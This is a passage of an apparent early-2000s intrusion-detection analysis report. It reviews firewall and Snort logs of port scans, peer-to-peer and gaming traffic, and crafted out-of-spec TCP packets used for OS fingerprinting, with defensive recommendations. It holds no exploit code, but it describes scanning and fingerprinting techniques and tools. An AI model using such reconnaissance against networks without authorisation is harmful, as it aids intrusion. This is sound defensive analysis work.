2000-11-04 00:14:05 203.59.72.172:21 > 216.30.41.YK:21 [3] (ttl 26 len 40)

CERT and CVE list multiple vulnerabilities with FTP. Scans for this port are usually looking for hosts offering FTP server. SYN/FIN and other anomalously crafted packets can also be directed to tcp port 21 in an attempt to fingerprint the OS of the targeted host. Recommend blocking inbound FTP to all but the designated hosts that provide FTP service to the general public. Also recommend the use of TCPWrappers for the FTP service, or even the use of Secure Copy (SCP) which provides a more secure version of FTP that also encrypts the password verification.

Port tcp 3128

Correlations

http://www.sans.org/y2k/101700.htm

Handler on Duty: Matt Fearnow
inetnum: 210.75.32.0 - 210.75.63.255
netname: GDSTINET
descr: GuangDong Jingke Information Network Center
descr: 171 lianxing Road Guangzhou GuangDong China
descr: 510033
country: CN

```
TCP 210.75.40.161:1965 a.b.51.1:3128 in
TCP 210.75.40.161:1965 a.b.51.1:3128 in
TCP 210.75.40.161:1965 a.b.51.1:3128 in
TCP 210.75.40.161:3519 a.b.51.1:3128 in
TCP 210.75.40.161:3519 a.b.51.1:3128 in
TCP 210.75.40.161:3519 a.b.51.1:3128 in
TCP 210.75.40.161:1725 a.b.51.1:3128 in
TCP 210.75.40.161:1725 a.b.51.1:3128 in
TCP 210.75.40.161:1725 a.b.51.1:3128 in
```

http://lists.insecure.org/incidents/2001/Mar/0166.html

TCP incoming port: from 203.232.4.4 port 3128 to 209.53.195.146 port 3128
TCP incoming port: from 203.232.4.4 port 3128 to 209.53.195.147 port 3128
TCP incoming port: from 203.232.4.4 port 3128 to 209.53.195.148 port 3128
TCP incoming port: from 203.232.4.4 port 3128 to 209.53.195.149 port 3128

TCP port 111 portmapper

Correlations

http://www.sans.org/y2k/040301-1445.htm

Handler on Duty: Matt Fearnow

On Thu 29 Mar 2001 at 15:01 (UTC) we detected a scan of tcp-111 ports in part of our network. This incident appears to have originated from 65.65.242.226. Sample logs, times are UTC + 1200, GPS synchronized:

```
30 Mar 01 03:01:06   tcp   65.65.242.226.4866   o>  130.216.11.134.111   s
30 Mar 01 03:01:06   tcp   65.65.242.226.4871   o>  130.216.11.139.111   s
30 Mar 01 03:01:06   tcp   65.65.242.226.4876   o>  130.216.11.144.111   s
30 Mar 01 03:01:06   tcp   65.65.242.226.4902   o>  130.216.11.170.111   s
30 Mar 01 03:01:06   tcp   65.65.242.226.4917   o>  130.216.11.185.111   s
30 Mar 01 03:01:06   tcp   65.65.242.226.4951   o>  130.216.11.219.111   s
30 Mar 01 03:01:06   tcp   65.65.242.226.1625   o>  130.216.14.98.111    s
30 Mar 01 03:01:06   tcp   65.65.242.226.1626   o>  130.216.14.99.111    s
30 Mar 01 03:01:06   tcp   65.65.242.226.1636   o>  130.216.14.100.111   s
30 Mar 01 03:01:06   tcp   65.65.242.226.1637   o>  130.216.14.101.111   s
30 Mar 01 03:01:06   tcp   65.65.242.226.1677   o>  130.216.14.127.111   s
30 Mar 01 03:01:06   tcp   65.65.242.226.1678   o>  130.216.14.128.111   s
30 Mar 01 03:01:06   tcp   65.65.242.226.1679   o>  130.216.14.129.111   s


Source: 65.65.242.226
Ports: tcp-111
Incident type: Network_scan
re-distribute: yes
timezone: UTC + 1200
reply: no
Time: Thu 29 Mar 2001 at 15:01 (UTC)
```

Sun RPC PortMapper/RPCBIND. Access to portmapper is the first step in scanning a system looking for all the RPC services enabled, such as rpc.mountd, NFS, rpc.statd, rpc.csmd, rpc.ttybd, amd, etc. If the intruder finds the appropriate service enabled, s/he will then run an exploit against the port where the service is running. There should almost never be a reason to offer RPC services to the general public. If you must do so, configure those services to use TCPWrappers and/or place the hosts that provide those services onto your DMZ network. Block all other inbound RPC traffic at the perimeter router and/or firewall.

For further information, please read "J-019: Intelligent Peripherals Create Security Risk" - http://www.ciac.org/ciac/bulletins/j-019.shtml

TCP port 515

Correlations

http://www.sans.org/y2k/113000.htm

Handler on Duty: Matt Fearnow

>(Security@auckland)

>On Sun 26 Nov 2000 at 00:25 (UTC) we detected a scan of tcp-515 ports in part of our network. This incident appears to have originated from 24.104.6.26. This scan probed *many* thousands of addresses in out /16 address space. Later (Sun 26 Nov 2000 at 13:16 (UTC)) we saw a scan of telnet (tcp 23) ports right across our /16 address space. Either some third party has compromised

24.104.6.26 and is now using it to attack others sites or a legitimate users of 24.104.6.26 are engaging in practices that are not condoned under most company or ISP acceptable use policies.
26 Nov 00 13:25:42 tcp 24.104.6.26.25178 -> 130.216.3.95.515
26 Nov 00 13:25:42 tcp 24.104.6.26.25178 -> 130.216.2.66.515
26 Nov 00 13:25:42 tcp 24.104.6.26.25178 -> 130.216.3.101.515
26 Nov 00 13:25:42 tcp 24.104.6.26.25178 -> 130.216.3.104.515
26 Nov 00 13:25:42 tcp 24.104.6.26.25178 -> 130.216.2.81.515
26 Nov 00 13:25:42 tcp 24.104.6.26.25178 -> 130.216.2.82.515

A popular replacement software package to the BSD lpd printing service called LPRng contains at least one software defect, known as a "format string vulnerability" which may allow remote users to execute arbitrary code on vulnerable systems. There should be no reason to allow users on the Internet to print to your internal printers… Therefore, recommend blocking all inbound access to tcp port 515 at the perimeter router and/or firewall.

Port tcp 113 auth

Correlations

http://www.sans.org/y2k/122899-1700.htm

8:113 192.168.1.2:1056 L=40 S=0x00 I=31969 F=0x0000 T=242
Dec 28 07:57:03 gromit kernel: Packet log: input DENY eth1 PROTO=6 172.20.20.1
8:113 192.168.1.2:1057 L=40 S=0x00 I=31987 F=0x0000 T=242
Dec 28 07:57:03 gromit kernel: Packet log: input DENY eth1 PROTO=6 172.20.20.1
8:113 192.168.1.2:1057 L=40 S=0x00 I=31987 F=0x0000 T=242
Dec 28 08:24:20 gromit kernel: Packet log: input DENY eth1 PROTO=6 192.215.248.2
0:113 192.168.1.2:1058 L=40 S=0x00 I=45515 F=0x0000 T=240
Dec 28 08:24:20 gromit kernel: Packet log: input DENY eth1 PROTO=6 192.215.248.2

This is a protocol that runs on many machines, and identifies the user of a TCP connection. In standard usage this reveals a lot of information about a machine that hackers can exploit. However, it used by many services for logging, especially FTP, POP, IMAP, SMTP, and IRC servers.

The AUTH protocol, as implemented by the identd daemon on many systems passes addressing information as part of the protocol. As such, it is incompatible with NAT without an ALG. With the exception of IRC, many environments do not really need support of this protocol, however NAT implementations should answer TCP SYN packets for this protocol, and immediately close out the connection. This will satisfy SMTP and HTTP servers which use the AUTH protocol if available but which will give up if the connection is closed. Discarding packets will result in the SMTP or HTTP server waiting a timeout period before proceeding.

Port tcp 25 SMTP

Correlations

No correlating traces available at this time

Spammers are looking for SMTP servers that allow them to "relay" spam. Since spammers keep getting their accounts shut down, they use dial-ups to connect to high bandwidth e-mail servers, and then send a single message to the relay with multiple

addresses. The relay then forwards to all the victims. SMTP servers (esp. `sendmail`) are one of the favorite ways to break into systems because they must be exposed to the Internet as a whole and e-mail routing is complex (complexity + exposure = vulnerability).

For further information, please read "CERT® Incident Note IN-99-01" - http://www.cert.org/incident_notes/IN-99-01.html

Port tcp 1214 KaZaA

Correlations

http://www.incidents.org/archives/intrusions/msg00527.html

```
IN    :MAC: 00:30:80:5D:27:54 => 00:C0:CA:19:B3:16
      Sequence #2327, Time:11:23:14.520,
IP    :Source IP: 165.121.113.10, Destination IP: XX.XX.XX.XX
      Header Length: 20, Service Type: 0x00, Datagram Length: 48
      Flags & Fragment.: 0x0000, Identification: 0xF833, TTL:114 Header Checksum: 0x89AB,
      Protocol: TCP
TCP   :Source Port: 3087, Destination Port: 1214
      Data Length: 0, Checksum: 0x620E, Seq.: 43722432, Ack.: 0
      Flag: SYN, Window: 8192, Urgent: 0
DATA: 00 C0 CA 19 B3 16 00 30-80 5D 27 54 08 00 45 00    .ÀÊ.³..0€]'T..E.
      00 30 F8 33 00 00 72 06-89 AB A5 79 71 0A 18 19    .0ø3..r.‰«¥yq...
      98 4C 0C 0F 04 BE 02 9B-26 C0 00 00 00 00 70 02     ˜L...¾.›&À....p.
      20 00 62 0E 00 00 02 04-05 B4 01 01 04 02           .b.....´....
```

http://www.sans.org/y2k/031900.htm

Handler on Duty: Jeff Stutzman
Mar 18 17:46:17 zzz-.splitrock.net 14 deny: TCP from 24.65.101.108.1214 to 209.254.7.19.12345 seq 49F9E28, ack 0x0, win 8192, SYN
Mar 18 17:46:20 zzz-.splitrock.net 14 deny: TCP from 24.65.101.108.1214 to 209.254.7.19.12345 seq 49F9E28, ack 0x0, win 8192, SYN

KaZaA file sharing is another peer-to-peer establishment similar to gnutella. The security implications are that data can be moved into and out of your organization without being logged or verified against corporate policy for information dissemination. Trojan applications can also be installed over these "covert" channels, thus bypassing any corporate anti-virus applications. It is ***strongly*** recommended that this service be blocked at the perimeter router and/or firewall.

Security Recommendations

- Program egress filters at the perimeter router and/or firewall to block outbound ICMP messages
  - This prevents the attacker from "mapping" your network via ICMP error messages.
- Identify which machines within your organization are allowed to provide services such as FTP, Telnet, Web, etc. to the general public and block access to all others from outside access (either at the perimeter router or firewall).
- Continue to monitor your network for signs of scanning and record IP addresses for future reference.
  - You might even ping & traceroute these addresses. This sometimes has the effect of alerting the intruder that you are aware of his/her activities and may even dissuade him/her from continued activity.

- Identify services, such as KaZaA, that you may not want any hosts within your organization to provide the general public and block those ports at the firewall and/or perimeter router.
  - This would also have the affect of blocking those scans from entering your network and thus lowering the congestion of your internal network.

Be aware that the only way to prevent scanning of your network is to completely disconnect from the Internet. Since this is usually not a feasible alternative, you must practice diligence in monitoring scanning activity and block what you can without impairing your employees and/or customers from acceptable utilization of your network.

For further information, please read

- "Defining Strategies to Protect Against UDP Diagnostic Port Denial of Service Attacks" - http://cio.cisco.com/warp/public/707/3.html
- Defining Strategies to Protect Against TCP SYN Denial of Service Attacks - http://cio.cisco.com/warp/public/707/4.html

Out-Bound Scans

Samples of Scan Logs

MY.NET.202.102:137 **->** 193.2.101.18:137 UDP
MY.NET.202.102:4036 **->** 24.56.36.135:6346 SYN **S*****
MY.NET.218.158:1142 **->** 24.120.122.40:1214 NULL ********
MY.NET.218.158:1249 **->** 24.218.180.0:1214 INVALIDACK 21SF*PAU RESERVEDBITS
MY.NET.70.113:61149 **->** 24.182.152.162:31122 XMAS ***F*P*U
MY.NET.218.158:173 **->** 209.179.162.129:2542 INVALIDACK 2*SFRPA* RESERVEDBITS
MY.NET.229.122:0 **->** 63.116.175.52:1399 FULLXMAS 21SFRPAU RESERVEDBITS
MY.NET.160.114:8188 **->**933 MY.NET.160.114: 6 12
MY.NET.19.10:0 **->** MY.NET.228.226:40 INVALIDACK *2*A*R*F RESERVEDBITS
MY.NET.221.70:1214 **->** 156.34.189.11:2037 NOACK **U*PR*F

Statistics


Outbound SYN Scans	7686
Outbound UDP Scans	199298
Outbound Anomalous Scans	41
Total Outbound Scans	207025

UDP	Top 5 Originators	# of Alerts triggered	Top 5 Scanned Services	# of Alerts triggered
	MY.NET.218.78	31503	137	31867
	MY.NET.201.42	21060	28800	19130

	MY.NET.213.6	18812	27005	11452
	MY.NET.160.114	14132	13139	6953
	MY.NET.234.198	13066	6112	5249
SYN	**Top 5 Originators**	**# of Alerts triggered**	**Top 5 Scanned Services**	**# of Alerts triggered**
	MY.NET.207.150	127	6346	3662
	MY.NET.152.186	816	1214	1025
	MY.NET.70.113	803	6347	312
	MY.NET.60.38	708	25	188
	MY.NET.233.78	267	6699	126

Outbound scanning from internal hosts can be generated by users using P2P programs, (gnutella, KaZaA, napster), internet games, and by compromised systems being used by intruders to look for other susceptible hosts. It is incumbent upon modern corporations to limit the amount of this activity. You will want to investigate the hosts perpetrating this traffic for signs of intrusion. If these hosts have been compromised, then you'll want to take appropriate action to cleanse them. For those hosts perpetrating outbound scans due to employee instigation, you'll need to make them aware of corporate acceptable use policies as regards to this type of activity.

The amount of traffic generated by outbound scanning is staggering. As the following graph indicates, outbound scanning accounts for approximately 73% of all scanning detected by your IDS.



Port udp 137 --- WINS Registration

Correlations

http://www.sans.org/y2k/052300.htm

Handler on Duty: Stephen Northcutt
Source: 208.28.54.90
Ports: tcp-137
Incident type: Network_scan
re-distribute: yes
timezone: GMT + 1300

reply: no
Time: Mon 22 May 2000 at 19:25 (UTC)

Source: 208.28.54.90
Ports: tcp-137
Incident type: Network_scan
re-distribute: yes
timezone: GMT + 1300
reply: no
Time: Mon 22 May 2000 at 19:25 (UTC)

NetBIOS requests to UDP port 137 are the most common item you will see in your firewall reject logs. This comes about from a *feature* in Microsoft's Windows: when a program resolves an **IP address** into a **name**, it *may* send a NetBIOS query to IP address. This is part of the *background radiation* of a network with hosts running Microsoft operating systems. Note that you will see NetBIOS scans, such as from hackers running the *Legion* NetBIOS scanner or other scanners. In this case, you'll likely see a scan of an entire address range. The important thing to remember is that few NetBIOS packets are from hostile intent.

Port udp 28800 --- Network Gaming

Correlations

http://www.sans.org/y2k/061400.htm
Handler on Duty: Stephen Northcutt
06/10/2000 12:38:18.800 - UDP packet dropped - Source:24.92.218.19, 28800, WAN - Destination:206.230.232.xx, 28800, LAN - - Rule 0
06/10/2000 12:38:18.880 - UDP packet dropped - Source:209.76.64.138, 28800, WAN - Destination:206.230.232.xx, 28800, LAN - - Rule 0
06/10/2000 12:38:19.048 - UDP packet dropped - Source:209.82.52.107, 28800, WAN - Destination:206.230.232.xx, 28800, LAN - - Rule 0
06/10/2000 12:38:19.048 - UDP packet dropped - Source:213.1.164.76, 28800, WAN - Destination:206.230.232.xx, 28800, LAN - - Rule 0
06/10/2000 12:38:19.256 - UDP packet dropped -Source:172.167.194.215, 28800, WAN - Destination:206.230.232.xx, 28800, LAN - - Rule 0
06/10/2000 12:38:19.400 - UDP packet dropped - Source:207.106.71.145, 28800, WAN - Destination:206.230.232.xx, 28800, LAN - - Rule 0
06/10/2000 12:38:19.480 - UDP packet dropped - Source:172.166.17.64, 28800, WAN - Destination:206.230.232.xx, 28800, LAN - - Rule 0
06/10/2000 12:38:19.496 - UDP packet dropped - Source:63.21.214.7, 28800, WAN - Destination:206.230.232.xx, 28800, LAN - - Rule 0
06/10/2000 12:38:19.592 - UDP packet dropped - Source:24.92.31.70, 28800, WAN - Destination:206.230.232.xx, 28800, LAN - - Rule 0
06/10/2000 12:38:19.640 - UDP packet dropped - Source:209.138.178.106, 28800, WAN - Destination:206.230.232.xx, 28800, LAN - - Rule 0

At first, I thought I was the victim of some sort of nefarious ddos attack, but a little research revealed a lot of web hits to MSN.com, and the following on an MS support page: "To play games on the MSN Gaming Zone through a network firewall or proxy server, the following requirements must be met:Your network administrator must configure the firewall or proxy server to allow the games to pass information

through the proxy server or firewall. The following TCP ports on the firewall must be open: "6667, 28800 - 29000"

Internet gaming may not represent a security threat itself, there being no reported incidents at this time. However, it's use consumes large amounts of bandwidth, and employee's time. Your corporate acceptable use policies should address this problem.

For further information, please read "*What Are Some Of The Signs Of Internet Gaming"* - http://www.incidents.org/detect/gaming.php

Port udp 13139

Correlations

http://archives.neohapsis.com/archives/incidents/2000-09/0008.html

Sep 3 13:09:17 gw iplog[3265]: UDP: dgram to gw:port 13139 from cx159639-a.irvn1.occa.home.com:13139 (32 data bytes)
Sep 3 13:09:17 gw iplog[3265]: UDP: dgram to gw:port 13139 from modem-216.jewel-puffer.dialup.pol.co.uk:13139 (32 data bytes)
Sep 3 13:09:17 gw iplog[3265]: UDP: dgram to gw:port 13139 from modem-171.imperator-angel.dialup.pol.co.uk:13139 (32 data bytes)
Sep 3 13:09:18 gw iplog[3265]: UDP: dgram to gw:port 13139 from lph2-2ac.twcny.rr.com:13139 (32 data bytes)
Sep 3 13:09:18 gw iplog[3265]: UDP: dgram to gw:port 13139 from pec-52-211.tnt1.b2.uunet.de:13139 (32 data bytes)
Sep 3 13:09:18 gw iplog[3265]: UDP: dgram to gw:port 13139 from modem-51.lemonpeel-angel.dialup.pol.co.uk:13139 (32 data bytes)
Sep 3 13:09:18 gw iplog[3265]: UDP: dgram to gw:port 13139 from nas-33-196.stockton.navipath.net:13139 (32 data bytes)
Sep 3 13:09:18 gw iplog[3265]: UDP: dgram to gw:port 13139 from 223-ALIC-X8.libre.retevision.es:13139 (32 data bytes)
Sep 3 13:09:18 gw iplog[3265]: UDP: dgram to gw:port 13139 from user35-67.jakinternet.co.uk:13139 (32 data bytes)
Sep 3 13:09:19 gw iplog[3265]: UDP: dgram to gw:port 13139 from modem-250.blue-streak-damsel.dialup.pol.co.uk:13139 (32 data bytes)
Sep 3 13:09:19 gw iplog[3265]: UDP: dgram to gw:port 13139 from sy-as-08-167.free.net.au:13139 (32 data bytes)
Sep 3 13:09:20 gw iplog[3265]: UDP: dgram to gw:port 13139 from stargate238-55.salzburg-online.at:13139 (32 data bytes)

http://www.goznet.co.uk/diary/2001/jun2001.html

4 June 2001

Installed ZoneAlarm personal firewall software this evening, on the advice of a number of people. Only one warning message so far, though:

The firewall has blocked Internet access to your computer (UDP Port 13139) from 62.158.84.12 (UDP Port 13139).

Time: 04/06/01 20:54:00

Almost certainly not malicious, Zone Labs advise, but I've got my eye on you, p3E9E540C.dip.t-dialin.net, whoever you might be...

http://www.gamespyarcade.com/support/firewalls.shtml

If you are behind a firewall and are able to change its settings, Arcade needs the following ports open in order to function (more ports might also be necessary in order to run certain games). Unless specified otherwise, the TCP ports are:

- 6667 (IRC)
- 80 (HTTP)
- 3783 (Voice Chat Port)
- 27900 (Master Server UDP Heartbeat)
- 28900 (Master Server List Request)
- 29900 (GP Connection Manager)
- 29901 (GP Search Manager)
- **13139** (Custom UDP Pings)

Here we have yet another scan for other internet gamers on a different port, with what appears to be a different program. It would be advisable to use tcpdump to capture packets from this port and other "game" ports to verify if this is indeed gaming activity. If it is, then the perpetrators should be made aware of corporate acceptable use policies that relate to this unprofessional activity. Egress filtering is also another viable action to be taken.

Port udp 6112 --- BattleNet Game

Correlations

http://www.nat32.com/htm/umap.htm

Games which use Battle Net often require that the source port number of UDP packets be preserved. Such games usually use the same source and destination port number (6112).

For further information, please read "*What Are Some Of The Signs Of Internet Gaming"* - http://www.incidents.org/detect/gaming.php

Security Recommendations

- Review corporate acceptable use policies regarding the use of Peer-to-Peer file sharing programs and Internet gaming.
- Program egress filters at your perimeter router and/or firewall to prevent outbound traffic to known P2P & Internet game ports.
- Review scan logs for signs of compromised systems
- Use SARA & NESSUS system scanners periodically to review internal hosts for signs of intrusion & installation of unacceptable network programs
- Review the CERT document "Intruder Detection Checklist" - http://www.cert.org/tech_tips/intruder_detection_checklist.html
- Review the CERT documents for the OCTAVE (Operationally Critical Threat, Asset, and Vulnerability Evaluation) self-directed risk evaluations that
  - puts organizations in charge
  - balances critical information assets, business needs, threats, and vulnerabilities
  - measures the organization against known or accepted good security practices
- Review "Best Practices" policies to develop your corporate security posture

Port tcp 6346 & tcp 6347 Gnutella

Correlations

http://www.sans.org/y2k/031301-1200.htm

FWIN,2001/03/07,14:35:24 -8:00 GMT,213.89.100.99:21032,172.138.72.157:6346,TCP
FWIN,2001/03/07,14:35:54 -8:00 GMT,213.89.100.99:21096,172.138.72.157:6346,TCP
FWIN,2001/03/07,14:36:36 -8:00 GMT,213.89.100.99:21183,172.138.72.157:6346,TCP
FWIN,2001/03/07,14:37:06 -8:00 GMT,213.89.100.99:21035,172.138.72.157:6346,TCP
FWIN,2001/03/07,14:37:46 -8:00 GMT,213.89.100.99:1070,172.138.72.157:6346,TCP
FWIN,2001/03/07,14:38:16 -8:00 GMT,213.89.100.99:21100,172.138.72.157:6346,TCP
FWIN,2001/03/07,14:38:56 -8:00 GMT,213.89.100.99:21150,172.138.72.157:6346,TCP
FWIN,2001/03/07,14:39:28 -8:00 GMT,213.89.100.99:21149,172.138.72.157:6346,TCP
FWIN,2001/03/07,14:40:06 -8:00 GMT,213.89.100.99:21281,172.138.72.157:6346,TCP

Gnutella file sharing is another peer-to-peer (P2P) establishment similar to napster. The security implications are that data can be moved into and out of your organization without being logged or verified against corporate policy for information dissemination. Trojan applications can also be installed over these “covert” channels, as exemplified by the mandragore worm, thus bypassing any corporate anti-virus applications. It is ***strongly*** recommended that this service be blocked at the perimeter router and/or firewall.

Port tcp 6699 Napster

Correlations

http://www.sans.org/y2k/030201.htm

Handler on Duty: Matt Fearnow
While wading through the access-list logs I noticed someone had hit port 6699 on the outside interface of the router with the majority of our access-list filters. Anyone know what they might be attempting here? All times are Pacific Standard time, NTP sync'd.

Feb 22 14:33:26 denied tcp 142.165.37.204(1150) -> 216.1.183.169(6699), 1 packet
Feb 22 14:38:55 denied tcp 142.165.37.204(1150) -> 216.1.183.169(6699), 3 packets

(Matt Fearnow) - Brent, This is used for Napster.

Port tcp 1214 KaZaA

Correlations

http://www.incidents.org/archives/intrusions/msg00527.html

```
IN    :MAC: 00:30:80:5D:27:54 => 00:C0:CA:19:B3:16
      Sequence #2327, Time:11:23:14.520,
IP    :Source IP: 165.121.113.10, Destination IP: XX.XX.XX.XX
      Header Length: 20, Service Type: 0x00, Datagram Length: 48
      Flags & Fragment.: 0x0000, Identification: 0xF833, TTL:114 Header Checksum: 0x89AB,
      Protocol: TCP
TCP   :Source Port: 3087, Destination Port: 1214
      Data Length: 0, Checksum: 0x620E, Seq.: 43722432, Ack.: 0
      Flag: SYN, Window: 8192, Urgent: 0
DATA: 00 C0 CA 19 B3 16 00 30-80 5D 27 54 08 00 45 00    .ÀÊ.³..0€]'T..E.
      00 30 F8 33 00 00 72 06-89 AB A5 79 71 0A 18 19    .0ø3..r.‰«¥yq...
      98 4C 0C 0F 04 BE 02 9B-26 C0 00 00 00 00 70 02     ˜L...¾.›&À....p.
      20 00 62 0E 00 00 02 04-05 B4 01 01 04 02           .b.....´....
```

http://www.sans.org/y2k/031900.htm

Handler on Duty: Jeff Stutzman
Mar 18 17:46:17 zzz-.splitrock.net 14 deny: TCP from 24.65.101.108.1214
to 209.254.7.19.12345 seq 49F9E28, ack 0x0, win 8192, SYN
Mar 18 17:46:20 zzz-.splitrock.net 14 deny: TCP from 24.65.101.108.1214
to 209.254.7.19.12345 seq 49F9E28, ack 0x0, win 8192, SYN

Peer to Peer (P2P) applications such as KaZaA, gnutella, and napster are security risks due the ability to transfer files outside of corporate policies for information dissemination as well the ability for viruses and other trojan applications to be passed without being stopped by a corporate virus checking program. The use of these applications can also consume large quantities of bandwidth, thus impacting your company's use of it's Internet connection.

If your corporation doesn't address the use of these types of programs in it's acceptable use policies, they should be reviewed for inclusion. It is recommended that the use of these programs be disallowed and egress filtering be used to block outgoing traffic.

Port tcp 25 --- Sendmail

Correlations

No correlating traces available at this time

While SMTP is an acceptable protocol to be found in a corporate network, scanning for hosts that provide SMTP services should not be considered legitimate traffic. The sendmail application has builtin methods for discovering the locations of other SMTP servers for which it needs to deliver mail to. Therefore, there should be no need of scanning for such servers. Scanning activity should be monitored and the users perpetrating such scans should be made aware of the unacceptability of these actions. It is also recommended that internal hosts perpetrating these scans be investigated for signs of intrusion, as intruders could be using compromised systems within your network to scan other networks.

12. Out Of Spec Packets

Description

Out of Spec packets are those packets that do not conform to the rules for TCP/IP packet construction. The presence of these types of packets usually represents intentional malicious use of the network services. The most common occurrence of OOS packets is found in scanning techniques used to identify the operating system of targeted hosts. This is done in an attempt to discern the OS type without using failed login attempts on the targeted hosts, which usually leaves traces in the system logs of the targeted hosts. For those corporations not using an IDS system (or not properly monitoring an installed system), the intruder's use of these packets will go unrecognized, thus not alerting your security staff to the possibility of upcoming attempts to compromise host systems within your network.

Note: It would appear from analysis of the types of packets that appear in the SNORT OOS logs are only those packets with illegal combinations of TCP flags. At least, those were the only ones to be found in the 5 days of data that I analyzed… It may be that one can write a SNORT rule to capture packets whose length does not match with the declared value in the IP header, or those whose checksums fail, etc.

Examples of OOS Packets

Sept. 04, 2001

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/04-09:52:09.875076 198.186.202.147:59459 -> MY.NET.253.53:113
TCP TTL:47 TOS:0x0 ID:14425  DF
21S***** Seq: 0xF8B4140D   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 107949140 0 EOL EOL EOL EOL
```

What makes this packet Out of Spec ?

The use of the reserved bits in conjunction with the SYN bit.

Scan logs show:

Sep 4 09:54:09 198.186.202.147:59459 -> MY.NET.253.53:113 SYN 21S***** RESERVEDBITS

Alert Logs show:

Sep 4 09:54:09 198.186.202.147:59459 -> MY.NET.253.53:113 SYN 21S***** RESERVEDBITS

By comparing the data in all 3 logs, we can see that the intruder has sent a crafted packet to target host MY.NET.253.53 in an attempt to discern the type of operating system it is using.

The program Queso was developed for this purpose. Queso can be used as an independent program or as a component of the NESSUS vulnerability scanner.

Sept. 05, 2001

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/05-11:02:10.475440 151.38.84.194:27960 -> MY.NET.235.94:27970
TCP TTL:113 TOS:0x0 ID:18922  DF
*1SFR*** Seq: 0x3997B8   Ack: 0xF6100000   Win: 0xF08
TCP Options => EOL EOL EOL EOL EOL EOL SackOK NOP NOP TS: 0 0 EOL EOL EOL EOL
```

What makes this packet Out of Spec ?

The use of the TCP flags SYN, FIN, and RESET in the same packet. A packet sent to close a connection would normally contain an ACK & a FIN bit set as part of the 4-way disconnect procedure for a conventional close of session. A packet could alos contain a RESET bit if the packet is in reply to an unsolicited SYN packet.

Review of the Alert log show:

09/05-11:16:08.876972 [**] spp_portscan: PORTSCAN DETECTED from 151.38.84.194 (STEALTH) [**]

Review of the Scan log shows:

Sep 5 11:02:20 151.38.84.194:27960 -> MY.NET.235.94:27970 NOACK *1SFR*** RESERVEDBITS

This would indicate that the intruder is using the program NMAP, or some other such port scanner, that is sending the crafted packet in an attempt to do a “stealth” scan of your network.

The purpose of the stealth scan is to determine if a host exists at the targeted address without sending an ICMP Echo_Request packet, which is blocked by most firewalls.

Results of ARIN Whois search:

IUnet (NET-IUNET-BNET38)
Via Lorenteggio 257I-20100
IT

Netname: IUNET-BNET38
Netblock: 151.38.0.0 - 151.38.255.255

Coordinator:
IUnet technical staff (IT2-ORG-ARIN) staff@IUNET.IT
+39 2 413315015

Domain System inverse mapping provided by:

NS.IUNET.IT 192.106.1.1
NS.INFUTURO.IT 192.106.1.9

Sept. 06, 2001

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/06-01:14:54.983622 24.180.177.243:6 -> MY.NET.237.82:1214
TCP TTL:115 TOS:0x0 ID:15792  DF
21SF**** Seq: 0x88006E6   Ack: 0x70E80166   Win: 0x5010
08 80 06 E6 70 E8 01 66 12 C3 50 10 20 F3 88 01  ....p..f..P. ...
00 00 C4 07 A3 66 07 14 1C D6 33 49 69 B0        .....f....3Ii.
```

What makes this packet Out of Spec ?

He use of the SYN and FIN TCP flags set in the same packet. These flags are mutually exclusive (SYN requests a session be established while FIN requests the session be terminated)

Review of the Alert log shows:

09/06-01:21:17.284036 [**] spp_portscan: PORTSCAN DETECTED from 24.180.177.243 (STEALTH) [**]

09/06-01:21:18.583611 [**] spp_portscan: portscan status from 24.180.177.243: 1 connections across 1 hosts: TCP(1), UDP(0) STEALTH [**]

09/06-01:21:20.180747 [**] spp_portscan: End of portscan from 24.180.177.243: TOTAL time(0s) hosts(1) TCP(1) UDP(0) STEALTH [**]

Review of the Scan log shows:

Sep 6 01:14:46 24.180.177.243:6 -> MY.NET.237.82:1214 SYNFIN 12****SF RESERVEDBITS

This is most likely NMAP attempting to determine the Operating System of the targeted host.

Results of an ARIN Whois search:

@Home Network (NETBLK-HOME-2BLK)
425 Broadway

Redwood City, CA 94063
US

Netname: HOME-2BLK
Netblock: 24.176.0.0 - 24.183.255.255
Maintainer: HOME

Coordinator:
Operations, Network (HOME-NOC-ARIN) noc-abuse@noc.home.net
(650) 556-5599

Domain System inverse mapping provided by:

NS1.HOME.NET 24.0.0.27
NS2.HOME.NET 24.2.0.27

ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE

Sept. 07, 2001

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
